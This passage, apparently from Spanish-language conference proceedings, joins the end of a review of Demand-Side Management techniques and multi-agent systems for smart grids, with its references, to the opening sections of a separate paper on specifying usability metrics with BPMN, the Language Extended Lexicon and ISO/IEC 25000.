Continuando o sugiriendo un enfoque similar, en [34] se presenta un estrategia denominada *BEMS (Building Energy Management System)*. La misma establece un control del flujo de la energía de manera eficiente en edificios, minimizando el costo total de la energía por un período finito de tiempo. La estrategia propuesta incluye predicción (precios, solar, viento y carga eléctrica), planificación a largo plazo, y Control en Tiempo Real (RTC) de los dispositivos que se encuentran funcionando en los edificios. En [35], con una motivación similar, aborda el problema del pico de consumo empleando una estrategia de *Real Time Scheduling*, sobre un conjunto de dispositivos que se encuentran funcionando en una SmartHome. Efectivamente el control se basa en coordinar la activación/desactivación de los diferentes dispositivos. En dicho trabajo, los autores centraron fuertemente su atención en modelar de una manera objetiva, tomando encuentra las restricciones y con criterios claro el control a aplicar en los diferentes dispositivos a control.

Por otro lado, aunque siguiendo el enfoque de control de demanda de consumo en casas individuales, pero con un enfoque basado en probabilidad, [36] propone un modelo que perfila los tiempos de uso para la generación autónoma de cronograma de funcionamiento. Ello se realiza con el objetivo de generar un patrón de carga individual del consumo del usuario, con el cual posteriormente se pretende forme parte de una negociación en el mercado de energía, dando pie a la posibilidad de una mejor introducción de las energías renovables. Todo el trabajo se encuentra fundamentado en la correcta estrategia de organización de las cargas de consumo, a las cuales también poseen restricciones de prioridad relacionadas al tiempo de funcionamiento y consecutivas denegaciones de la posibilidad de consumir. Un trabajo similar, fuertemente basado en métodos por probabilidad es el planteado por [37], que se aplica específicamente al consumo generado por los aires acondicionados.

Otro trabajo remarcable es el presentado por [38], en el que se presenta un sistema de DSM distribuido para el *Dispositivos Termo-Controlables (TCA)*. Los autores proponen un modelo que combina una estrategia de predicción y un comportamiento de respuesta por parte del usuario consumidor de energía. El modelo fue denominado *Improved Original Optimal Temperature Regulation (OTR-I) Model*. En particular, la propuesta de los autores establece un concepto llamado Virtual Power Plant (VPP), el cual es una entidad virtual que representa la agregación del consumo de energía de todos los

clientes/participantes de una región o zona geográfica determinada. El VPP se encuentra conectado con el sistema de energía principal con el cual realizada únicamente el cambio de información de la cantidad de energía o carga que se encuentra actualmente registrando. Con ello se reduce significativamente el flujo de información entre los nodos inferiores y el sistema central de control ubicado en el proveedor de energía.

En [39], se propone un *Constrained Multi-objective Optimization Problem (CMOP)*, el cual intenta influenciar el consumo de energía por parte del cliente al poner restricciones y penalidades de costos fuertes en el sistema en momentos de gran demanda de consumo. Para ello desarrollaron un algoritmo evolutivo que denominaron *Load Scheduling With an Evolutionary Algorithm (LSEA)*, especial para éste problema en particular.

Podemos seguir nombrado un amplio número de trabajos, pero en esencia, la mayoría sigue la línea de proponer un *scheduler* apropiado para controlar el funcionamiento de los diferentes dispositivos susceptibles a controlar, siendo el mismo propuesto por un algoritmos heurístico, bio-inspirado o diseñado específicamente para el problema en cuestión siguiendo modelos determinísticos o probabilísticos o evolutivos. A su vez, es notoria la relevancia del procesamiento a tiempo real (RTP) de eventos y toma de decisión, con el fin de hacer sistemas adaptativos a los cambios. Por otro lado, cabe destacar que no se han visto trabajos que realicen comparaciones entre varios algoritmos planteados, o que comparen el funcionamiento de un algoritmo probabilísticos respecto de un bio-inspirado en el campo de DSM.

4. Implementación de Demand-Side Management con Sistemas Multi-Agente

Como se ha visto, existen un gran número de trabajos con enfoques determinados para la resolución del problema de DSM. Sin embargo, muchos de ellos proponen un principio un modelo del cual no se establece el modo ni la plataforma en que se desea instalar. En parte es entendible dicho aspecto, ya que en muchos casos los algoritmos presentados son independientes de la plataforma o paradigma de implementación. Sin embargo, para un problema con las características que poseen estos sistemas de control distribuido o dinámico, los *Sistemas Multi-Agente (SMA)*[40]–[42] proponen un marco bien establecido y sus características inherentes hacen de ellos una gran ventaja al momento de diseñar o implementar los algoritmos de control. Es por ello, que en ésta subsección centraremos nuestro enfoque en los trabajos de DSM que utilizan al paradigma agente como medio de modelado e implementación.

Como se ha dicho previamente, Zhu et al.[26] propone en su trabajo el algoritmo de CPSO para optimizar un scheduler de funcionamiento para los dispositivos time-shiftable y power-shiftable. Para la implementación del algoritmo, se propone dos tipos de agentes: *Grid Agente* y *Home Agente (HA)*. La dinámica planteada por el sistema (ver Figura 1) consiste en que los HA, representativo de una casa particular, genera un plan de funcionamiento particular para los dispositivos controlados por él, teniendo en cuenta la función de evaluación provista por el CPSO. Este mismo proceso lo realiza de manera particular cada uno de los HA con el fin de lograr una optimización local. Luego, cada agente envía el scheduler propuesto al Grid Agente, el que se encarga de aplicar ajustes a cada uno de los planes propuesto con el fin de realizar una optimización global minimizando el solapamiento que puede llegar a generar picos de consumo.




Figura 4: Configuración y operación del CPSO[26]

Por otro lado, [28] propone un sistema con un enfoque combinado de agentes entre centralizado y descentralizado que implementa un mecanismo de *Market*. En la arquitectura, un día de comercio se encuentra compuesto por 48, en períodos de medias horas. Por su lado, el algoritmo de mercado se encuentra soportado por un Market Agente, el iniciador de las negociaciones, enviando las propuestas a los PEV Agent (consumidores), a los Source Agent (proveedores) y a los Optimization Agent. Este último es tiene por objetivo ejecutar un algoritmos basado en *Tabú Search* con Ruleta, mientras que el Auctioneer Agent es el encargado de realizar el matching entre productores y consumidores, como así también de registrar toda la información de estos. Además, los auctionners tienen por función de determinar el equilibrio de precio en los que los agentes consumidores deseen consumir la cantidad de energía que provista por los productores. El proceso

finaliza informando el precio de equilibrio a todos los agentes, haciendo que los agentes productores provean la cantidad de energía negociada a los agentes consumidores.

Otro trabajo presentado por [43], describe un modelo basado en agentes. Si bien es un hecho que no se describe la arquitectura del sistema agente, no podemos estar seguros sobre si estamos antes un SMA o simplemente se usó el paradigma agente como elemento representativo de ejecución. Por otra parte, modelaron las Smart Home con la agregación de un conjunto de Smart Meters (agentes) que son susceptibles de ser postergados. Aun así, establecen un mecanismo por el cual cada agente controla la postergación de su dispositivo controlado, de manera de maximizar el confort del usuario y minimizar los costes de energía. Como resultado destacable establecieron sobre una base de simulaciones con 5000 agentes que el algoritmo de *Decentralized Demand Side Managemet (DDSM)* propuesto genera un comportamiento emergente de coordinación sin la necesidad de una comunicación directa entre ellos.

Por su lado, [27] propone en un modelo distribuido de DSM basado en Sistemas Multiagente Organizacionales [44]. En el mismo se muestran los modelos desarrollados siguiente la metodología *ASPECS*[40]. Específicamente se muestran los modelos de la primera etapa del proceso planteado por la metodología. En el trabajo se ven expuestos aspectos importantes referentes a la interacción entre los agentes y las organizaciones a los que forman parte, dando una idea bastante acabada del espíritu de la implementación realizada.

Si bien en este review nos encontramos centrados en las estrategias de DSM, existen algunos trabajos como por ejemplo [45], en el cual proponen un sistema con una arquitectura *Holónica* para control de Smart Grids, en los cuales intrínsecamente podemos decir que existe un control para DSM. Llegamos a ésta conclusión, debido a que los sistemas holónicos establecen una estructura jerárquica de subordinación y comunicación entre niveles interiores (actuadores u optimizadores locales) y superiores (optimizadores globales). Dicha aproximación resulta flexible y robusta para afrontar diferentes escenarios dinámicos, con la posibilidad de una fácil expansión.

5. Conclusiones

El presente trabajo tiene por objetivo hacer una revisión de los trabajos científicos concernientes al área de Smart Grids, específicamente los relacionados con las técnicas de Demand-Side Managemt (DSM). En éste ámbito, se propuso hacer una revisión clasificando los trabajos teniendo en cuenta dos criterios principales: i) implementación de algoritmos basados en una metáfora biológica-natural o modelos matemáticos estadísticos; ii)

plataformas de implementación de los algoritmos, específicamente los relacionados con Sistemas Multi-Agentes (SMA).

En la bibliografía, se encontró un amplio número de trabajos que plantean propuestas de unidades de control o decisión bio-inspirados, en los cuales se destaca el uso de Redes Neuronales Artificiales (RNA) como heurísticas más ampliamente difundido. No obstante, el uso de otros algoritmos como los Algoritmos Genéticos (GA), Particle Swarm Optimization (PSO) y Sistema Immune Artificial (AIS) mostraron una alternativa que propone grandes resultados. No obstante, siguen siendo predominantes las aproximaciones con algoritmos diseñados específicamente para una aplicación particular, y en los que se destacan los modelos determinísticos y los basados en probabilidades.

Respecto a los trabajos con implementaciones en SMA, se ha encontrado numerosos aportes en el área de las Smart Grids, sin embargo aquellos que tienen como óptica principal las técnicas de DSM, fueron pocos. De los mismos, por lo general no poseen una correcta definición del paradigma específico de agentes con que se abordó el problema, dando la impresión que fueron más que todo empleados como unidad de ejecución, y tal vez no explotando la totalidad de las ventajas que brinda el paradigma para los ambientes dinámicos y problemas complejos.

6. Agradecimientos

El presente trabajo se encuentra parcialmente subvencionado por el proyecto PID-UTN 25/P052 UTI 1781 perteneciente al Grupo de Investigación en Tecnologías Informáticas Avanzadas (GITIA) de la UTN-FRT; y por el Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET).

7. References

- [1] «Statistical Review of World Energy | Energy economics | BP Global». [En línea]. Disponible en: <http://www.bp.com/en/global/corporate/energy-economics/statistical-review-of-world-energy.html>. [Accedido: 19-ago-2017].
- [2] M. E. El-hawary, «The Smart Grid—State-of-the-art and Future Trends», *Electr. Power Compon. Syst.*, vol. 42, n.º 3-4, pp. 239-250, mar. 2014.
- [3] M. Hulme, «1.5 [deg]C and climate research after the Paris Agreement», *Nat. Clim Change*, vol. 6, n.º 3, pp. 222-224, mar. 2016.
- [4] «Decreto 134/2015 - Emergencia Energética». Boletín Oficial de la República Argentina, 13-dic-2015.
- [5] M. N. Q. Macedo, J. J. M. Galo, L. A. L. de Almeida, y A. C. de C. Lima, «Demand side management using artificial neural networks in a smart grid environment», *Renew. Sustain. Energy Rev.*, vol. 41, pp. 128-133, ene. 2015.
- [6] P. Derler, E. A. Lee, y A. S. Vincentelli, «Modeling Cyber-Physical Systems», *Proc. IEEE*, vol. 100, n.º 1, pp. 13-28, ene. 2012.
- [7] E. Bou-Harb, «A Brief Survey of Security Approaches for Cyber-Physical Systems», en *2016 8th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, 2016, pp. 1-5.
- [8] L. J. Hill y E. Hirst, «Demand-side management: Research opportunities for electric utilities», *Electr. Power Syst. Res.*, vol. 8, n.º 2, pp. 137-142, mar. 1985.
- [9] C. W. Gellings, «Evolving practice of demand-side management», *J. Mod. Power Syst. Clean Energy*, vol. 5, n.º 1, pp. 1-9, ene. 2017.
- [10] R. Roche, B. Blunier, A. Miraoui, V. Hilaire, y A. Koukam, «Multi-agent systems for grid energy management: A short review», en *IECON 2010 - 36th Annual Conference on IEEE Industrial Electronics Society*, 2010, pp. 3341-3346.
- [11] B. P. Esther y K. S. Kumar, «A survey on residential Demand Side Management architecture, approaches, optimization models and methods», *Renew. Sustain. Energy Rev.*, vol. 59, pp. 342-351, jun. 2016.
- [12] L. Gelazanskas y K. A. A. Gamage, «Demand side management in smart grid: A review and proposals for future direction», *Sustain. Cities Soc.*, vol. 11, pp. 22-30, feb. 2014.
- [13] A. Salimi-Beni, M. Fotuhi-Firuzabad, D. Farrokhzad, y S. J. Alemohammad, «A New Approach to Determine Base, Intermediate and Peak-Demand in an Electric Power System», en *Power System Technology, 2006. PowerCon 2006. International Conference on*, 2006, pp. 1-5.
- [14] T. Grube, S. Hauke, J. Daubert, y M. Mühlhäuser, «Ant colony optimisation - A solution to efficient anonymous group communication?», en *2017 14th IEEE Annual Consumer Communications Networking Conference (CCNC)*, 2017, pp. 337-340.
- [15] S. Abualhaija y K.-H. Zimmermann, «D-Bees: A novel method inspired by bee colony optimization for solving word sense disambiguation», *Swarm Evol. Comput.*, vol. 27, pp. 188-195, abr. 2016.
- [16] N. Narang, J. S. Dhillon, y D. P. Kothari, «Multiobjective fixed head hydrothermal scheduling using integrated predator-prey optimization and Powell search method», *Energy*, vol. 47, n.º 1, pp. 237-252, nov. 2012.
- [17] T. Al-Saba y I. El-Amin, «Artificial neural networks as applied to long-term demand

- forecasting», *Artif. Intell. Eng.*, vol. 13, n.º 2, pp. 189-197, 1999.
- [18] C. C. Leong, S. Blakey, y C. W. Wilson, «Genetic Algorithm optimised Chemical Reactors network: A novel technique for alternative fuels emission prediction», *Swarm Evol. Comput.*, vol. 27, pp. 180-187, abr. 2016.
- [19] D. Dasgupta, Z. Ji, F. A. González, y others, «Artificial immune system (AIS) research in the last five years.», en *IEEE Congress on Evolutionary Computation (1)*, 2003, pp. 123-130.
- [20] S. Shakya, M. Kern, G. Owusu, y C. M. Chin, «Neural network demand models and evolutionary optimisers for dynamic pricing», *Knowl.-Based Syst.*, vol. 29, pp. 44-53, may 2012.
- [21] T. F. Milke, A. R. Abaide, D. P. Bemardon, M. W. Fuhrmann, M. M. Santos, y S. T. Miranda, «Prediction and demand control methodology for a distribution system using Artificial Neural Networks», en *Modern Power Systems (MPS), 2017 International Conference on*, 2017, pp. 1-6.
- [22] N. Loganathan y K. Lakshmi, «Demand side energy management system using ANN based linear programming approach», en *Computational Intelligence and Computing Research (ICCIC), 2014 IEEE International Conference on*, 2014, pp. 1-5.
- [23] E. Matallanas *et al.*, «Neural network controller for Active Demand-Side Management with PV energy in the residential sector», *Appl. Energy*, vol. 91, n.º 1, pp. 90-97, mar. 2012.
- [24] D. Neves y C. A. Silva, «Optimal electricity dispatch on isolated mini-grids using a demand response strategy for thermal storage backup with genetic algorithms», *Energy*, vol. 82, pp. 436-445, mar. 2015.
- [25] H. Pombeiro, M. J. Machado, y C. Silva, «Dynamic programming and genetic algorithms to control an HVAC system: Maximizing thermal comfort and minimizing cost with PV production and storage», *Sustain. Cities Soc.*, vol. 34, pp. 228-238, oct. 2017.
- [26] J. Zhu, F. Lauri, A. Koukam, y V. Hilaire, «Scheduling Optimization of Smart Homes Based on Demand Response», en *Artificial Intelligence Applications and Innovations*, vol. 458, R. Chbeir, Y. Manolopoulos, I. Maglogiannis, y R. Alhajj, Eds. Cham: Springer International Publishing, 2015, pp. 223-236.
- [27] D. Lizondo, P. Araujo, A. Will, y S. Rodriguez, «Multiagent model for Distributed Peak Shaving System with Demand-Side Management approach», 2017.
- [28] B. Ramachandran y A. Ramanathan, «Decentralized demand side management and control of PEVs connected to a smart grid», en *Power Systems Conference (PSC), 2015 Clemson University*, 2015, pp. 1-7.
- [29] T. Logenthiran, D. Srinivasan, y T. Z. Shun, «Demand Side Management in Smart Grid Using Heuristic Optimization», *IEEE Trans. Smart Grid*, vol. 3, n.º 3, pp. 1244-1252, sep. 2012.
- [30] H. Shakouri G. y A. Kazemi, «Multi-objective cost-load optimization for demand side management of a residential area in smart grids», *Sustain. Cities Soc.*, vol. 32, pp. 171-180, jul. 2017.
- [31] X. Fu y X. Wang, «Determination of load shedding to provide voltage stability», *Int. J. Electr. Power Energy Syst.*, vol. 33, n.º 3, pp. 515-521, mar. 2011.
- [32] M. Gupta, S. Gupta, y T. Thakur, «A strategic perspective of development of advanced metering infrastructure based Demand Side Management (DSM) model for residential end user», en *2014 IEEE International Conference on Power Electronics, Drives and Energy Systems (PEDES)*, 2014, pp. 1-6.
- [33] L. Kaira, M. Nthontho, y S. Chowdhury, «Achieving demand side management with appliance controller devices», en *Power Engineering Conference (UPEC), 2014 49th International Universities*, 2014, pp. 1-6.
- [34] S. J. Kang, J. Park, K.-Y. Oh, J. G. Noh, y H. Park, «Scheduling-based real time energy flow control strategy for building energy management system», *Energy Build.*, vol. 75, pp. 239-248, jun. 2014.
- [35] D. Caprino, M. L. Della Vedova, y T. Facchinetti, «Peak shaving through real-time scheduling of household appliances», *Energy Build.*, vol. 75, pp. 133-148, jun. 2014.
- [36] C. O. Adika y L. Wang, «Autonomous Appliance Scheduling for Household Energy Management», *IEEE Trans. Smart Grid*, vol. 5, n.º 2, pp. 673-682, mar. 2014.
- [37] M. Marwan, G. Ledwich, y A. Ghosh, «Smart grid-demand side response model for optimization air conditioning», en *Universities Power Engineering Conference (AUPEC), 2012 22nd Australasian*, 2012, pp. 1-6.
- [38] W. Wei, D. Wang, H. Jia, C. Wang, Y. Zhang, y M. Fan, «Hierarchical and distributed demand response control strategy for thermostatically controlled appliances in smart grid», *J. Mod. Power Syst. Clean Energy*, vol. 5, n.º 1, pp. 30-42, ene. 2017.
- [39] S. Salinas, M. Li, y P. Li, «Multi-Objective Optimal Energy Consumption Scheduling in Smart Grids», *IEEE Trans. Smart Grid*, vol. 4, n.º 1, pp. 341-348, mar. 2013.

- [40] M. Cossentino, N. Gaud, V. Hilaire, S. Galland, y A. Koukam, «ASPECS: an agent-oriented software process for engineering complex systems: How to design agent societies under a holonic perspective», *Auton. Agents Multi-Agent Syst.*, vol. 20, n.º 2, pp. 260-304, 2010.
- [41] M. Cirrincione *et al.*, «Intelligent Energy Management System», en *Proceedings of the IEEE indian conference*, 2009.
- [42] S. D. J. McArthur *et al.*, «Multi-Agent Systems for Power Engineering Applications - Part I: Concepts, Approaches, and Technical Challenges», *Power Syst. IEEE Trans. On*, vol. 22, n.º 4, pp. 1743-1752, nov. 2007.
- [43] S. D. Ramchurn, P. Vytelingum, A. Rogers, y N. Jennings, «Agent-based control for decentralised demand side management in the smart grid», en *The 10th International Conference on Autonomous Agents and Multiagent Systems-Volume 1*, 2011, pp. 5–12.
- [44] B. Horling y V. Lesser, «A Survey of Multi-agent Organizational Paradigms», *Knowl Eng Rev*, vol. 19, n.º 4, pp. 281–316, dic. 2004.
- [45] S. Frey, A. Diaconescu, D. Menga, y I. M. Demeure, «A Holonic Control Architecture for a Heterogeneous Multi-Objective Smart Micro-Grid.», en *SASO*, 2013, pp. 21–30.

Especificación de Métricas de Usabilidad Mediante el Uso de Léxico Extendido del Lenguaje y Escenarios

Juan Carlos Moreno¹, Marcelo Martín Marciszack¹, Mario Alberto Groppo², Juan Pablo
Fernandez Taurant¹,

*Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)
Universidad Tecnológica Nacional – Facultad Regional Córdoba
Maestro Lopez Esq. Cruz Roja Argentina - Ciudad Universitaria
Córdoba - República Argentina*

{jmoreno33, marciszack, jtaurant}@gmail.com ¹, sistemas@groppo.com.ar ²

Abstract

En este trabajo se presenta una propuesta metodológica que permita definir y mantener atributos de usabilidad y sus métricas de evaluación integrándolos al ciclo de vida de desarrollo del software. Los atributos de usabilidad serán identificados en etapas tempranas del desarrollo a partir del modelo de negocio utilizando BPMN. Luego se realizarán diferentes transformaciones para integrarlos a una estructura denominada “Requirements Baseline”, que utiliza el léxico extendido del lenguaje (LEL) y escenarios, donde se definirán las métricas de evaluación de los atributos y la relación que poseen con las diferentes sub-características y características de alto nivel en base a la estructura conceptual propuesta en ISO/IEC 25000 (SQUARE). Las métricas definidas en los atributos se utilizarán posteriormente para evaluar aspectos de usabilidad relacionados con la calidad del producto. Adicionalmente, permitirá mantener las especificaciones de usabilidad y sus métricas de evaluación en forma integrada al proceso de desarrollo de software.

1. Introducción

El perfil de los usuarios de aplicaciones informáticas se ha ampliado enormemente en la actualidad debido a sus diferentes necesidades, conocimientos y formas de acceder a los servicios. En este contexto, la usabilidad se constituye como una de las principales características a tener en cuenta para determinar la calidad del producto.

Muchos autores han propuesto distintos métodos para definir y evaluar atributos de usabilidad, pero todos ellos se ponen en práctica una vez finalizado el proceso de desarrollo. No existen en el mercado herramientas que permitan integrar las métricas de evaluación de atributos de calidad al proceso de desarrollo de software en sus distintas etapas.

En este trabajo se plantea el desarrollo de una metodología que permita detectar y definir atributos de usabilidad y sus métricas de evaluación en forma temprana y asistida minimizando la participación del analista. La metodología parte de un modelado de

negocio en BPMN, donde se utilizarán sus estereotipos para representar especificaciones de usabilidad, para luego introducirlas dentro del léxico extendido del lenguaje. Las especificaciones corresponderán a atributos y sub-atributos de usabilidad que deberá definir el usuario indicando también sus métricas. A su vez, los atributos y sub-atributos estarán relacionados con alguna de las características o sub-características de usabilidad que se encontrarán precargadas en función de la estructura conceptual definida en la norma ISO/IEC 25000 (SQUARE). Esto permitirá generar especificaciones de usabilidad y sus métricas de manera organizada acorde a normas de calidad, flexible y escalable en función de los modelos generados durante el ciclo de vida del desarrollo de software.

Las métricas definidas para las especificaciones de usabilidad serán utilizadas posteriormente para evaluar la calidad del producto.

Para explicar el proceso de modelado propuesto, el documento se organiza del siguiente modo:

- En la sección 2, denominada Estado del Arte, se detallan conceptos básicos y fundamentos teóricos relacionadas con la Usabilidad y el Desarrollo de Software Dirigido por Modelos;
- En la sección 3, denominada Elementos de Trabajo y Metodología, se presenta la propuesta metodológica como un procedimiento para la captura y especificación de características, criterios y subcriterios de Usabilidad, a los cuales se les asocian métricas predeterminadas;
- En la sección 3.1 se desarrolla un ejemplo práctico, a través del cual se desarrolla el procedimiento propuesto;
- Luego, en la sección 4 se analizan los resultados obtenidos, y en la sección 5 se plantean algunos aspectos de discusión en base al proceso y los resultados observados.
- Finalmente, en la sección 6, se presentan las conclusiones del trabajo.

2. Estado del Arte

El desarrollo de sistemas de información web se ha transformado en un proceso que busca construir

aplicaciones útiles y correctas para su uso. Uno de los objetivos de la Ingeniería de Software es construir aplicaciones de calidad, útiles a los usuarios finales, aplicando distintos métodos y principios [1]. La calidad de las aplicaciones web se mide muchas veces basándose en el sentido común de los desarrolladores [2].

Por lo general, en el proceso de construcción del software se hace énfasis en los aspectos de la arquitectura, la funcionalidad y la persistencia de cada proceso, no tratándose de forma adecuada la interacción y facilidad de uso. Por este motivo, el estudio de la usabilidad del software en entornos web ha tomado relevancia.

El concepto de usabilidad ha sido definido por varias normas de Organizaciones Internacionales de Estándares de Calidad (ISO, IEEE). En cada norma la usabilidad está relacionado a la calidad del mismo.

La norma ISO/IEC 9126-1 [3], se considera a la usabilidad como un parámetro de calidad del software. Se reconoce a la usabilidad como “la capacidad en que un producto de software puede ser entendido, aprendido y usado por determinados usuarios bajo ciertas condiciones en un contexto de uso específico”. Se contempla la calidad interna, externa y en uso de un producto de software [4]. A su vez, la usabilidad es descompuesta en sub-atributos, haciendo que algunos atributos sean más tangibles y se puedan medir [5].

La norma ISO/IEC 25000 (SQUARE) [6], contempla a la usabilidad bajo dos puntos de vista distintos: uno que contempla a la usabilidad desde el punto de vista del software, como producto en sí mismo; y el otro punto de vista desde la usabilidad de uso, desde la perspectiva del usuario.

A través de los distintos estándares se definen distintos atributos de la usabilidad, que sirven para formular métricas para la evaluación del software.

De este modo, se puede observar que existen muchas definiciones referidas a conceptos y aspectos relacionados con la usabilidad. Todas comparten algunos aspectos conceptuales, pero difieren en su alcance.

Pero la usabilidad es considerada en etapas finales de la construcción del software, cuando cualquier modificación afecta la arquitectura del sistema y el costo de cualquier modificación es alto [7], [8]. Una de las soluciones posibles a este problema, es incluir el análisis de la usabilidad en etapas tempranas, durante la fase de elicitación de los requisitos. Por esta razón se estudia el Entorno de Desarrollo de Software Dirigido por Modelos (DSDM) [9][10], también denominado MDD en el campo de la Ingeniería de Software, puesto que se busca saber si se considera la elicitación de requisitos de usabilidad en etapas de desarrollo tempranas de la construcción del software. En DSDM se busca la construcción de un software a través de una serie de modelos conceptuales que son independientes de la plataforma de implementación y representan del sistema de

información. A través de estos modelos se busca generar el código final del programa, aplicando una serie de transformaciones.

El proceso de transformación involucra cuatro niveles (ver Fig. 1), que están compuestos por una serie de modelos conceptuales:

- **Modelo Independiente de Computación (CIM):** en esta etapa la representación de los requisitos y del entorno es independiente de cualquier soporte de computación. Se lo denomina modelo de dominio, y para su construcción se utiliza vocabulario familiar a los expertos del dominio, sin que éstos sepan o tengan conocimientos técnicos de los artefactos que se utilizarán en la implementación del sistema.
- **Modelo Independiente de Plataforma (PIM):** Es un modelo de alto nivel de abstracción (modelo conceptual) independiente de cualquier tecnología o lenguaje de implementación. Puede ser implementado en cualquier plataforma específica.
- **Modelo Específico de Plataforma (PSM):** un PIM se transforma en uno o varios PSM. El PSM representa al PIM en una tecnología de implementación específica.
- **Código:** Es la transformación de cada PSM a código expresado en un lenguaje de programación específico para la transformación del sistema.




Figura 1. Esquema de Proceso de Model-Driven Architecture

Existen varios métodos de desarrollo de software de la Ingeniería web, que dan soporte al estándar MDD. Se pueden citar, como ejemplo, a los siguientes: OOHDM [11] [12], UWE [13] [14], OO-Method [15], OOH[16], OOWS[17], WebML[18].

El desarrollo de los sistemas Web en estos métodos, se lleva a cabo mediante modelos que capturan distintas vistas del sistema: un modelo estructural (modela contenido y comportamiento), un modelo de navegación (modela acceso al contenido) y un modelo de presentación abstracto (modela cómo el contenido es mostrado). Se debe considerar el nivel de abstracción de los modelos para poder evaluar las características de usabilidad.

Como consecuencia del Análisis del Modelo Conceptual de distintos modelos de diseño de software web, se llevó a cabo esta investigación donde surgió esta propuesta de trabajo con el fin de incorporar aspectos de usabilidad en forma temprana en el diseño de aplicaciones de entorno web.

3. Elementos de Trabajo y Metodología

La metodología propuesta se divide en tres diferentes etapas.

La primera etapa comienza con el modelado de negocio en BPMN [19], en donde las actividades resultantes serán mapeadas dentro de una estructura denominada Requirements Baseline [20] [21], propuesta por Leite, que permite representar el lenguaje de la aplicación mediante un conjunto de símbolos y su comportamiento en un momento específico a través de escenarios.

Para realizar el modelado se deberá cumplir lo siguiente:

- Cada especificación de usabilidad deberá definirse como una actividad con estereotipo “Regla de Negocio”, y asociarse a la actividad del modelo de negocio que deba satisfacer la especificación.
- Las especificaciones deberán definirse en términos de palabras reservadas que ya se encuentren contenidas en el vocabulario del LEL, cada palabra reservada corresponderá a un atributo de usabilidad de bajo nivel que contendrá su definición y métrica asociada. Dado el caso que la especificación no se encuentre definida como atributo de bajo nivel dentro del LEL, deberá definirla el especialista como se irá describiendo en la segunda y tercera etapa.
- Todas las actividades serán mapeadas a la Requirements Baseline como escenarios salvo las definidas con el estereotipo “Manual”.
- Las actividades de “Regla de Negocio” asociadas a una actividad con el estereotipo “Manual” no serán mapeadas.

Para el modelado de negocio se utilizará la herramienta Bizagi. El modelo resultante se exportará en formato XPDL [22] para ser utilizada en la siguiente etapa.

En la segunda etapa se utilizará la herramienta Baseline Mentor Workbench [23] (BMW), que contiene todas las funcionalidades necesarias para introducir en la Requirements Baseline las definiciones contenidas en el archivo XPDL obtenido en la etapa anterior.

Como se verá más adelante en un ejemplo de aplicación de la metodología, las especificaciones de usabilidad serán agregadas como restricciones en los escenarios y deberán definirse reglas en la herramienta BMW que permitan asociarlas a un atributo en función de si se encuentra definido o no dentro del vocabulario del LEL.

Finalmente, en la tercera etapa del proceso es donde se deben definir dentro del LEL los atributos de usabilidad y las métricas con la que se evaluarán para luego ser utilizados como palabra reservada en el proceso de modelado de la primera etapa. Cada atributo que se defina deberá asociarse a una subcaracterística, y ésta a su vez, con una característica de alto nivel, estableciendo relaciones jerárquicas entre sí formando un árbol de requerimientos de calidad.

La descomposición de características en subcaracterísticas estará precargada en el LEL y se basará en la estructura conceptual propuesta en ISO/IEC 25000 (SQUARE) [24]. También se ofrecerá un conjunto de atributos precargados con métricas definidas, ofreciendo la posibilidad al especialista de modificarlos, o bien, de generar nuevos atributos con sus métricas y asociaciones.

Las métricas definidas en los atributos serán utilizadas posteriormente para evaluar la calidad del producto.

Las etapas del proceso pueden observarse en la figura 2.




Figura 2. Etapas del proceso de la metodología.

3.1. Aplicación de la metodología

Para estudiar la forma en la que se comporta la metodología propuesta se tomara como punto de partida un ejemplo de un proceso de producción modelado en BPMN, como se indica en la Figura 3.

Teniendo en cuenta las reglas de modelado descritas para la primera etapa se mapearán todas las actividades exceptuando aquellas que tengan el estereotipo “Manual”.

